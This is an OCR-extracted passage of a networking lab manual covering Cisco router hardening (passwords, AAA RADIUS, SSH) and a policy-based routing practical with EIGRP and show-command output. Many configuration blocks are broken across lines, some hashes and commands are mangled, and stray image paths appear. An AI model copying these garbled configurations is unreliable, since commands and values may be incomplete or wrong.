R1(config)# **line vty 0 4**

R1(config-line)# **password ciscovtypass**

R1(config-line)# **exec-timeout 5 0**
R1(config-line)# **login**

R1(config-line)# **exit**

4. The aux port is a legacy port used to manage a router remotely using a modem and is hardly ever used. Therefore, disable the aux port.

R1(config)# **line aux 0**
R1(config-line)# **no exec**
R1(config-line)# **end**

5. Enter privileged EXEC mode and issue the **show run** command. Can you read the enable secret password? Why or why not?

___R1(config) # **service password-encryption**
R1(config)#

6. Configure a warning to unauthorized users with a message-of-the-day (MOTD) banner using the **banner motd** command. When a user connects to one of the routers, the MOTD banner appears before the login prompt. In this example, the dollar sign ($) is used to start and end the message. R1(config)# **banner motd $Unauthorized access strictly prohibited!$**

R1(config)# **exit**

Step 4: Configure enhanced username password security.

1. To create local database entry encrypted to level 4 (SHA256), use the **username** *name* **secret** *password* global configuration command. In global configuration mode, enter the following command:

R1(config)# **username JR-ADMIN secret class12345**

R1(config)# **username ADMIN secret class54321**

2. Set the console line to use the locally defined login accounts.

R1(config)# **line console 0**

R1(config-line)# **login local**
R1(config-line)# **exit**

3. Set the vty lines to use the locally defined login accounts.

R1(config)# **line vty 0 4**

R1(config-line)# **login local**
R1(config-line)# **end**

4. Repeat the steps 4a to 4c on R3.

w. To verify the configuration, telnet to R3 from R1 and login using the ADMIN local database account.

R1# **telnet 10.2.2.2**

Trying 10.2.2.2 ... Open
Unauthorized access strictly prohibited!
User Access Verification
Username: **ADMIN**
Password:

Step 5: Enabling AAA RADIUS Authentication with Local User for Backup.

Configure the specifics for the first RADIUS server located at 192.168.1.101. Use **RADIUS-1-pa55w0rd** as the server password.

R1(config)# **radius server RADIUS-1**

R1(config-radius-server)# **address ipv4 192.168.1.101**

R1(config-radius-server)# **key RADIUS-1-pa55w0rd**
R1(config-radius-server)# **exit**

1. Configure the specifics for the second RADIUS server located at 192.168.1.102. Use **RADIUS-2pa55w0rd** as the server password.

R1(config)# **radius server RADIUS-2**

R1(config-radius-server)# **address ipv4 192.168.1.102**

R1(config-radius-server)# **key RADIUS-2-pa55w0rd**
R1(config-radius-server)# **exit**

2. Assign both RADIUS servers to a server group.

R1(config)# **aaa group server radius RADIUS-GROUP**

R1(config-sg-radius)# **server name RADIUS-1** R1(config-sg-

radius)# **server name RADIUS-2**

R1(config-sg-radius)# **exit**

3. Enable the default AAA authentication login to attempt to validate against the server group. If they are not available, then authentication should be validated against the local database..

R1(config)# **aaa authentication login default group RADIUS-GROUP local**

4. Enable the default AAA authentication Telnet login to attempt to validate against the server group. If they are not available, then authentication should be validated against a case sensitive local database.

R1(config)# **aaa authentication login TELNET-LOGIN group RADIUS-GROUP local-case**

Alter the VTY lines to use the TELNET-LOGIN AAA authentiaito0n method.
R1(config)# **line vty 0 4**

R1(config-line)# **login authentication TELNET-LOGIN**

R1(config-line)# **exit**
Repeat the steps 5a to 5g on R3.

5. To verify the configuration, telnet to R3 from R1 and login using the ADMIN local database account.

R1# **telnet 10.2.2.2**

Trying 10.2.2.2 ... Open
Unauthorized access strictly prohibited!
User Access Verification
Username: **admin** Password:

Authentication failed

Username: **ADMIN**
Password:

Step 6: Enabling secure remote management using SSH.

1. SSH requires that a device name and a domain name be configured. Since the router already has a name assigned, configure the domain name.

R1(config)# **ip domain-name ccnasecurity.com**

2. The router uses the RSA key pair for authentication and encryption of transmitted SSH data. Although optional it may be wise to erase any existing key pairs on the router.

R1(config)# **crypto key zeroize rsa**

3. Generate the RSA encryption key pair for the router. Configure the RSA keys with **1024** for the number of modulus bits. The default is 512, and the range is from 360 to 2048.

R1(config)# **crypto key generate rsa general-keys modulus 1024**

The name for the keys will be: R1.ccnasecurity.com
% The key modulus size is 1024 bits
% Generating 1024 bit RSA keys, keys will be non-exportable...[OK]
R1(config)#
Jan 10 13:44:44.711: %SSH-5-ENABLED: SSH 1.99 has been enabled

4. Cisco routers support two versions of SSH:

- **SSH version 1 (SSHv1)**: Original version but has known vulnerabilities.
- **SSH version 2 (SSHv2)**: Provides better security using the Diffie-Hellman key exchange and the strong integrity-checking message authentication code (MAC).

Configure SSH version 2 on R1.
R1(config)# **ip ssh version 2**

R1(config)#

5. Configure the vty lines to use only SSH connections.

R1(config)# **line vty 0 4**

R1(config-line)# **transport input ssh**

R1(config-line)# **end**

6. Verify the SSH configuration using the **show ip ssh** command.

R1# **show ip ssh**

SSH Enabled - version 2.0
Authentication timeout: 120 secs; Authentication retries: 3
Minimum expected Diffie Hellman key size : 1024 bits
IOS Keys in SECSH format(ssh-rsa, base64 encoded):
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAAAgQC3Lehh7ReYlgyDzls6wq+mFzxqzoaZFr9X
Gx+Q/ yio
dFYw00hQo80tZy1W1Ff3Pz6q7Qi0y00urwddHZ0kBZceZK9EzJ6wZ+9a87KKDETCWrGSLi6c8l
E/y4K+
Z/oVrMMZk7bpTM1MFdP41YgkTf35utYv+TcqbsYo++KJiYk+xw==

7. Repeat the steps 6a to 6f on R3.
8. Although a user can SSH from a host using the SSH option of TeraTerm of PuTTY, a router can also SSH to another SSH enabled device. SSH to R3 from R1. R1# **ssh -l ADMIN 10.2.2.2**

Password:

Unauthorized access strictly prohibited!
R3>

R3> **en**

Password:
R3#

Device Configurations
Router R1

service password-encryption hostname R1 security

passwords min-length 10 enable secret 5

1t6eK$FZ.JdmMLj8QSgNkpChyZz.

aaa new-model aaa group server radius RADIUS-GROUP server name

RADIUS-1 server name RADIUS-2 aaa authentication login default

group RADIUS-GROUP local aaa authentication login TELNET-LOGIN

group RADIUS-GROUP local-case ip domain name ccnasecurity.com

username JR-ADMIN secret 5 $1$0u0q$lwimCZIAuQtV4C1ezXL1S0

username ADMIN secret 5 1NSVD$/YjzB7Auyes1sAt4qMfpd.

ip ssh version 2 interface Loopback0 description R1 LAN

ip address 192.168.1.1 255.255.255.0 interface Serial0/0/0

description R1 --> R2 ip address 10.1.1.1

255.255.255.252 no fair-queue ip route 0.0.0.0 0.0.0.0

10.1.1.2 radius server RADIUS-1 address ipv4

192.168.1.101 auth-port 1645 acct-port 1646 key 7

107C283D2C2221465D493A2A717D24653017 radius

server RADIUS-2 address ipv4 192.168.1.102 auth-port

1645 acct-port 1646 key 7

03367A2F2F3A12011C44090442471C5C162E banner

motd ^CUnauthorized access strictly prohibited!^C

line con 0 exec-timeout

5 0 password 7

070C285F4D061A0A19

020A1F17 logging

synchronous line aux 0

no exec password 7

060506324F411F0D1C0

713181F login

authentication TELNET-

LOGIN transport input

ssh end **Router R2**

hostname R2 enable

secret 5

1DJS7$xvJDW87zLs

8pSJDFUlCPB1

interface Serial0/0/0 ip

address 10.1.1.2

255.255.255.252 no

fair-queue

interface Serial0/0/1 ip address

10.2.2.1 255.255.255.252 clock

rate 128000

ip route 192.168.1.0 255.255.255.0

10.1.1.1 ip route 192.168.3.0

255.255.255.0 10.2.2.2

line con 0 exec-timeout

0 0 logging

synchronous

line vty 0 4 password cisco

login end **Router R3** service

password-encryption

hostname R3 security

passwords min-length 10

enable secret 5

$1$5OY4$4J6VFlvGNKjwQ

8XtajgUk1 aaa new-model

aaa group server radius

RADIUS-GROUP server

name RADIUS-1 server

name RADIUS-2 aaa

authentication login default

group RADIUS-GROUP local

aaa authentication login

TELNET-LOGIN group

RADIUS-GROUP local-case

ip domain name

ccnasecurity.com

username JR-ADMIN secret 5 1b4m1$RVmjL9S3gxKh1xr8qzNqr/

username ADMIN secret 5 1zGV7$pVgSEbinvXQ7f7uyxeKBj

ip ssh version 2

interface Loopback0 description R3

LAN ip address 192.168.3.1

255.255.255.0

interface Serial0/0/1 description

R3 --> R2 ip address 10.2.2.2

255.255.255.252

ip route 0.0.0.0 0.0.0.0 10.2.2.1

radius server RADIUS-1 address ipv4 192.168.1.101

auth-port 1645 acct-port 1646 key 7

01212720723E354270015E084C5000421908

radius server RADIUS-2 address ipv4 192.168.1.102

auth-port 1645 acct-port 1646 key 7

003632222D6E384B5D6C5C4F5C4C1247000F

banner motd ^CUnauthorized access strictly prohibited!^C

line con 0 exec-timeout 5 0 password 7

104D000A0618110402142B3837 logging

synchronous

line aux 0 no

exec

line vty 0 4 exec-timeout 5 0 password 7


070C285F4D060F110E020A1F17 login

authentication TELNET-LOGIN transport

input ssh end

Practical No - 5

Aim : Configure and Verify Path Control Using PBR Topology :



Objectives

- Configure and verify policy-based routing.
- Select the required tools and commands to configure policy-based routing operations.
- Verify the configuration and operation by using the proper show and debug commands.

Step 1: Configure loopbacks and assign addresses.

x. Cable the network as shown in the topology diagram. Erase the startup configuration, and reload each router to clear previous configurations.

y. Using the addressing scheme in the diagram, create the loopback interfaces and apply IP addresses to these and the serial interfaces on R1, R2, R3, and R4. On the serial interfaces connecting R1 to R3 and R3 to R4, specify the bandwidth as 64 Kb/s and set a clock rate on the DCE using the **clock rate 64000** command. On the serial interfaces connecting R1 to R2 and R2 to R3, specify the bandwidth as 128 Kb/s and set a clock rate on the DCE using the **clock rate 128000** command.

You can copy and paste the following configurations into your routers to begin.

Note: Depending on the router model, interfaces might be numbered differently than those listed.

You might need to alter them accordingly. **Router R1** interface Lo1 ip address 192.168.1.1

255.255.255.0 nterface Serial0/0/0 ip address 172.16.12.1 255.255.255.248 no shutdown

interface Serial0/0/1 ip address

172.16.13.1 255.255.255.248 no

shutdown

End

```
R1(config)#int Lo1
```

```
R1(config-if)#ip address 192.168.1.1 255.255.255.0
R1(config-if)#int s1/0
R1(config-if)#ip address 172.16.12.1 255.255.255.248
R1(config-if)#no shutdown
```

```
R1(config-if)#int s1/1
R1(config-if)#ip address 172.16.13.1 255.255.255.248
R1(config-if)#no shutdow
*May 19 23:06:21.987: %LINEPROTO-5-UPDOWN: Line proto
R1(config-if)#no shutdown
```

Router R2 interface Lo2 ip address

192.168.2.1 255.255.255.0 interface

Serial0/0/0 ip address 172.16.12.2

255.255.255.248 no shutdown

interface Serial0/0/1 ip address

172.16.23.2 255.255.255.248 no

shutdown

End

```
R2(config)#int Lo2
R2(config-if)#
*May 19 23:06:13.083: %LINEPROTO-5-UPDOWN: Line proto
R2(config-if)#ip address 192.168.2.1 255.255.255.0
R2(config-if)#int s1/0
R2(config-if)#ip address 172.16.12.2 255.255.255.248
R2(config-if)#no shutdown
```

```
R2(config)#int s1/1
R2(config-if)#ip address 172.16.23.2 255.255.255.248
R2(config-if)#no shutdown
```

Router R3 interface Lo3 ip address

192.168.3.1 255.255.255.0 interface

Serial0/0/0 ip address 172.16.13.3

255.255.255.248 no shutdown

interface Serial0/0/1 ip address

172.16.23.3 255.255.255.248 no

shutdown interface Serial0/1/0 ip

address 172.16.34.3

255.255.255.248 no shutdown

End

```
R3(config)#int Lo3
R3(config-if)#
*May 19 23:07:08.351: %LINEPROTO-5-UPDOWN: Line proto
R3(config-if)#ip address 192.168.3.1 255.255.255.0
R3(config-if)#int s1/0
R3(config-if)#ip address 172.16.13.3 255.255.255.248
R3(config-if)#no shutdown
```

```
R3(config-if)#int s1/1
R3(config-if)#ip address 172.16.23.3 255.255.255.248
R3(config-if)#no shutdown
```

```
R3(config-if)#int s1/2
R3(config-if)#ip address 172.16.34.3 255.255.255.248
R3(config-if)#no shutdown
R3(config-if)#exit
```

Router R4 interface Lo4 ip address

192.168.4.1 255.255.255.128 interface

Lo5 ip address 192.168.4.129

255.255.255.128 interface Serial0/0/0

ip address 172.16.34.4 255.255.255.248

no shutdown

End

```
R4(config)#int lo4
R4(config-if)#
*May 19 23:08:16.239: %LINEPROTO-5-UPDOWN: Line protoc
R4(config-if)#ip address 192.168.4.1 255.255.255.128
R4(config-if)#interface Lo5
R4(config-if)#
*May 19 23:08:32.527: %LINEPROTO-5-UPDOWN: Line protoc
R4(config-if)#ip address 192.168.4.129 255.255.255.128
R4(config-if)#int s1/0
R4(config-if)#ip address 172.16.34.4 255.255.255.248
R4(config-if)#no shutdown
```

z. Verify the configuration with the **show ip interface brief**, **show protocols,** and **show interfaces description** commands. The output from router R3 is shown here as an example.
R3# **show ip interface brief**

```
R3#show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
FastEthernet0/0            unassigned      YES unset  administratively down down
Serial1/0                  172.16.13.3     YES manual up                    up
Serial1/1                  172.16.23.3     YES manual up                    up
Serial1/2                  172.16.34.3     YES manual up                    up
Serial1/3                  unassigned      YES unset  administratively down down
Loopback3                  192.168.3.1     YES manual up                    up
```

R3# **show protocols**

```
R3#show protocols
Global values:
  Internet Protocol routing is enabled
FastEthernet0/0 is administratively down, line protocol i
Serial1/0 is up, line protocol is up
  Internet address is 172.16.13.3/29
Serial1/1 is up, line protocol is up
  Internet address is 172.16.23.3/29
Serial1/2 is up, line protocol is up
  Internet address is 172.16.34.3/29
Serial1/3 is administratively down, line protocol is down
Loopback3 is up, line protocol is up
  Internet address is 192.168.3.1/24
```

R3# **show interfaces description**

```
R3#show interfaces description
Interface                      Status         Protocol Description
Fa0/0                          admin down     down
Se1/0                          up             up
Se1/1                          up             up
Se1/2                          up             up
Se1/3                          admin down     down
```

Step 3: Configure basic EIGRP.

aa. Implement EIGRP AS 1 over the serial and loopback interfaces as you have configured it for the other EIGRP labs.

bb. Advertise networks 172.16.12.0/29, 172.16.13.0/29, 172.16.23.0/29, 172.16.34.0/29, 192.168.1.0/24, 192.168.2.0/24, 192.168.3.0/24, and 192.168.4.0/24 from their respective routers.

You can copy and paste the following configurations into your

routers. **Router R1** router eigrp 1 network 192.168.1.0 network

172.16.12.0 0.0.0.7 network 172.16.13.0 0.0.0.7 no auto-summary

```
R1(config)#router eigrp 1
R1(config-router)#network 192.168.1.0
R1(config-router)#network 172.16.12.0 0.0.0.7
R1(config-router)#network 172.16.13.0 0.0.0.7
R1(config-router)#no auto-summary
```

Router R2 router eigrp 1

network 192.168.2.0

network 172.16.12.0 0.0.0.7

network 172.16.23.0 0.0.0.7

no auto-summary

```
R2(config)#router eigrp 1
R2(config-router)#network 192.168.2.0
R2(config-router)#network 172.16.12.0 0.0.0.7
R2(config-router)#network 172.16.23.0 0.0.0.7
R2(config-router)#no auto-summary
```

Router R3 router eigrp 1

network 192.168.3.0

network 172.16.13.0 0.0.0.7

network 172.16.23.0 0.0.0.7

network 172.16.34.0 0.0.0.7

no auto-summary

```
R3(config)#router eigrp 1
R3(config-router)#network 192.168.3.0
R3(config-router)#network 172.16.13.0 0.0.0.7
R3(config-router)#network 172.16.23.0 0.0.0.7
R3(config-router)#network 172.16.34.0 0.0.0.7
R3(config-router)#no auto-summary
```

Router R4

router eigrp 1 network

192.168.4.0 network

172.16.34.0 0.0.0.7

no auto-summary

```
R4(config)#router eigrp 1
R4(config-router)#network 192.168.4.0
R4(config-router)#network 172.16.34.0 0.0.0.7
R4(config-router)#no auto-summary
```

You should see EIGRP neighbor relationship messages being generated.

Step 4: Verify EIGRP connectivity.

cc. Verify the configuration by using the **show ip eigrp neighbors** command to check which routers have EIGRP adjacencies.

R1# **show ip eigrp neighbors**

```
R1#show ip eigrp neighbors
IP-EIGRP neighbors for process 1
H   Address                 Interface       Hold Uptime   SRTT   RTO  Q  Seq
                                            (sec)         (ms)       Cnt Num
1   172.16.13.3             Se1/1             11 00:00:31   26   200  0  18
0   172.16.12.2             Se1/0             12 00:00:44   37   222  0  13
```

R2# **show ip eigrp neighbors**

```
R2#show ip eigrp neighbors
*May 19 23:13:42.783: %SYS-5-CONFIG_I: Configured from console by console
R2#show ip eigrp neighbors
IP-EIGRP neighbors for process 1
H   Address                 Interface       Hold Uptime   SRTT   RTO  Q  Seq
                                            (sec)         (ms)       Cnt Num
1   172.16.23.3             Se1/1             11 00:00:50   41   246  0  20
0   172.16.12.1             Se1/0             11 00:01:04   30   200  0  18
```

R3# **show ip eigrp neighbors**

```
R3#show ip eigrp neighbors
IP-EIGRP neighbors for process 1
H   Address                 Interface       Hold Uptime   SRTT   RTO  Q  Seq
                                            (sec)         (ms)       Cnt Num
2   172.16.34.4             Se1/2            12 00:00:44   48   288  0  6
1   172.16.23.2             Se1/1            11 00:00:58   26   200  0  19
0   172.16.13.1             Se1/0            12 00:00:58  281  1686  0  20
```

R4# **show ip eigrp neighbors**

```
R4#show ip eigrp neighbors
IP-EIGRP neighbors for process 1
H   Address                 Interface       Hold Uptime   SRTT   RTO  Q  Seq
                                            (sec)         (ms)       Cnt Num
0   172.16.34.3             Se1/0            10 00:00:55   23   200  0  26
```

dd. Run the following Tcl script on all routers to verify full connectivity.

R1# **tclsh**

```
R1#tclsh
R1(tcl)#foreach address {
+>(tcl)#172.16.12.1
+>(tcl)#172.16.12.2
+>(tcl)#172.16.13.1
+>(tcl)#172.16.13.3
+>(tcl)#172.16.23.2
+>(tcl)#172.16.23.3
+>(tcl)#172.16.34.3
+>(tcl)#172.16.34.4
+>(tcl)#192.168.1.1
+>(tcl)#192.168.2.1
+>(tcl)#192.168.3.1
+>(tcl)#192.168.4.1
+>(tcl)#192.168.4.129
+>(tcl)#} { ping $address }
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.12.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 44/61/76 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.12.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/27/40 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.13.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 40/58/80 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.13.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/31/44 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.23.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/28/32 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.23.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 24/40/48 ms
Type escape sequence to abort.
```

Step 5: Verify the current path.

Before you configure PBR, verify the routing table on R1.

ee. On R1, use the **show ip route** command. Notice the next-hop IP address for all networks discovered by EIGRP.

R1# **show ip route**

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS le
       ia - IS-IS inter area, * - candidate default, U - per-user stati
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     172.16.0.0/29 is subnetted, 4 subnets
D       172.16.34.0 [90/2681856] via 172.16.13.3, 00:01:50, Serial1/1
D       172.16.23.0 [90/2681856] via 172.16.13.3, 00:01:50, Serial1/1
                    [90/2681856] via 172.16.12.2, 00:01:50, Serial1/0
C       172.16.12.0 is directly connected, Serial1/0
C       172.16.13.0 is directly connected, Serial1/1
D    192.168.4.0/24 [90/2809856] via 172.16.13.3, 00:01:38, Serial1/1
C    192.168.1.0/24 is directly connected, Loopback1
D    192.168.2.0/24 [90/2297856] via 172.16.12.2, 00:01:50, Serial1/0
D    192.168.3.0/24 [90/2297856] via 172.16.13.3, 00:01:50, Serial1/1
```

R4# **traceroute 192.168.1.1 source 192.168.4.1**

```
R4#traceroute 192.168.1.1 source 192.168.4.1

Type escape sequence to abort.
Tracing the route to 192.168.1.1

  1 172.16.34.3 36 msec 32 msec 32 msec
  2 172.16.13.1 28 msec 56 msec 84 msec
```

R4# **traceroute 192.168.1.1 source 192.168.4.129**

```
R4#traceroute 192.168.1.1 source 192.168.4.129

Type escape sequence to abort.
Tracing the route to 192.168.1.1

  1 172.16.34.3 44 msec 28 msec 28 msec
  2 172.16.13.1 64 msec 28 msec 64 msec
```

On R3, use the **show ip route** command and note that the preferred route from R3 to R1 LAN 192.168.1.0/24 is via R2 using the R3 exit interface S0/0/1.

R3# **show ip route**

```
R3#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS leve
       ia - IS-IS inter area, * - candidate default, U - per-user static
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set
```

```
     172.16.0.0/29 is subnetted, 4 subnets
C       172.16.34.0 is directly connected, Serial1/2
C       172.16.23.0 is directly connected, Serial1/1
D       172.16.12.0 [90/2681856] via 172.16.23.2, 00:02:29, Serial1/1
                    [90/2681856] via 172.16.13.1, 00:02:29, Serial1/0
C       172.16.13.0 is directly connected, Serial1/0
D    192.168.4.0/24 [90/2297856] via 172.16.34.4, 00:02:17, Serial1/2
D    192.168.1.0/24 [90/2297856] via 172.16.13.1, 00:02:29, Serial1/0
D    192.168.2.0/24 [90/2297856] via 172.16.23.2, 00:02:29, Serial1/1
C    192.168.3.0/24 is directly connected, Loopback3
```

R3# ff. On R3, use the **show interfaces serial 0/0/0** and **show interfaces s0/0/1**

commands. R3# **show interfaces serial0/0/0**

```
R3#show int s1/0
Serial1/0 is up, line protocol is up
  Hardware is M4T
  Internet address is 172.16.13.3/29
  MTU 1500 bytes, BW 1544 Kbit/sec, DLY 20000 usec,
```

```
  Routing Descriptor Blocks:
  172.16.13.1 (Serial1/0), from 172.16.13.1, Send flag is 0x0
      Composite metric is (2297856/128256), Route is Internal
      Vector metric:
        Minimum bandwidth is 1544 Kbit
        Total delay is 25000 microseconds
        Reliability is 255/255
        Load is 1/255
        Minimum MTU is 1500
        Hop count is 1
  172.16.23.2 (Serial1/1), from 172.16.23.2, Send flag is 0x0
```

gg. Confirm that R3 has a valid route to reach R1 from its serial 0/0/0 interface using the **show ip eigrp topology 192.168.1.0** command.

R3# **show ip eigrp topology 192.168.1.0**

```
R3#show ip eigrp topology 192.168.1.0
IP-EIGRP (AS 1): Topology entry for 192.168.1.0/24
  State is Passive, Query origin flag is 1, 1 Successor(s), FD is
  Routing Descriptor Blocks:
  172.16.13.1 (Serial1/0), from 172.16.13.1, Send flag is 0x0
      Composite metric is (2297856/128256), Route is Internal
      Vector metric:
        Minimum bandwidth is 1544 Kbit
        Total delay is 25000 microseconds
        Reliability is 255/255
        Load is 1/255
        Minimum MTU is 1500
        Hop count is 1
  172.16.23.2 (Serial1/1), from 172.16.23.2, Send flag is 0x0
```

Step 6: Configure PBR to provide path control.

The steps required to implement path control include the following:

- Choose the path control tool to use. Path control tools manipulate or bypass the IP routing table. For PBR, **route-map** commands are used.
- Implement the traffic-matching configuration, specifying which traffic will be manipulated. The **match** commands are used within route maps.
- Define the action for the matched traffic using **set** commands within route maps.
- Apply the route map to incoming traffic.

As a test, you will configure the following policy on router R3:

- All traffic sourced from R4 LAN A must take the R3 --> R2 --> R1 path.
- All traffic sourced from R4 LAN B must take the R3 --> R1 path. hh. On router R3, create a standard access list called **PBR-ACL** to identify the R4 LAN B network.

R3(config)# **ip access-list standard PBR-ACL**

R3(config-std-nacl)# **remark ACL matches R4 LAN B traffic**

R3(config-std-nacl)# **permit 192.168.4.128 0.0.0.127**

R3(config-std-nacl)# **exit**

```
R3(config)#ip access-list standard PBR-ACL
R3(config-std-nacl)#remark ACL matches R4 LAN B traffic
R3(config-std-nacl)#permit 192.168.4.128 0.0.0.127
R3(config-std-nacl)#exit
```

R3(config)#

ii. Create a route map called **R3-to-R1** that matches PBR-ACL and sets the next-hop interface to the R1 serial 0/0/1 interface.

R3(config)# **route-map R3-to-R1 permit**

R3(config-route-map)# **description RM to forward LAN B traffic to R1**

R3(config-route-map)# **match ip address PBR-ACL**

R3(config-route-map)# **set ip next-hop 172.16.13.1**

R3(config-route-map)# **exit**

```
R3(config)#route-map R3-to-R1 permit
R3(config-route-map)#match ip address PBR-ACL
R3(config-route-map)#set ip next-hop 172.16.13.1
R3(config-route-map)#exit
```

jj. Apply the R3-to-R1 route map to the serial interface on R3 that receives the traffic from R4. Use the **ip policy route-map** command on interface S0/1/0.

R3(config)# **interface s0/1/0**

R3(config-if)# **ip policy route-map R3-to-R1**

R3(config-if)# **end**

```
R3(config)#int s1/2
R3(config-if)#ip policy route-map R3-to-R1
R3(config-if)#end
```

kk. On R3, display the policy and matches using the **show route-map** command. R3#

show route-map

```
R3#show route-map
route-map R3-to-R1, permit, sequence 10
  Match clauses:
    ip address (access-lists): PBR-ACL
  Set clauses:
    ip next-hop 172.16.13.1
  Policy routing matches: 0 packets, 0 bytes
```

Step 7: Test the policy.

ll. On R3, create a standard ACL which identifies all of the R4 LANs.

R3# **conf t**

Enter configuration commands, one per line. End with CNTL/Z.
R3(config)# **access-list 1 permit 192.168.4.0 0.0.0.255**

R3(config)# **exit**

```
R3#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R3(config)#access-list 1 permit 192.168.4.0 0.0.0.255
R3(config)#exit
```

mm. Enable PBR debugging only for traffic that matches the R4 LANs.

R3# **debug ip policy ?**

```
R3#debug ip policy ?
  <1-199>  Access list
  dynamic  dynamic PBR
  <cr>
```

R3# **debug ip policy 1**

```
R3#debug ip policy 1
Policy routing debugging is on for access list 1
```

nn. Test the policy from R4 with the **traceroute** command, using R4 LAN A as the source network. R4# **traceroute 192.168.1.1 source 192.168.4.1**

```
R4#traceroute 192.168.1.1 source 192.168.4.1

Type escape sequence to abort.
Tracing the route to 192.168.1.1

  1 172.16.34.3 40 msec 12 msec 32 msec
  2 172.16.13.1 60 msec 48 msec 88 msec
```

```
R3#
*May 19 23:17:36.819: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1,
*May 19 23:17:36.851: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1,
*May 19 23:17:36.879: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1,
*May 19 23:17:36.915: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1,
g
*May 19 23:17:36.971: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1,
g
*May 19 23:17:37.031: IP: s=192.168.4.1 (Serial1/2), d=192.168.1.1
R3#, len 28, FIB policy rejected(no match) - normal forwarding
R3#
```

oo. Test the policy from R4 with the **traceroute** command, using R4 LAN B as the source network. R4# **traceroute 192.168.1.1 source 192.168.4.129**

```
R4#traceroute 192.168.1.1 source 192.168.4.129

Type escape sequence to abort.
Tracing the route to 192.168.1.1

  1 172.16.34.3 40 msec 28 msec 32 msec
  2 172.16.13.1 60 msec 64 msec 32 msec
```


```
R3#.168.4.129 (Serial1/2), d=192.168.1.1, len 28, FIB policy match
*May 19 23:17:55.763: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
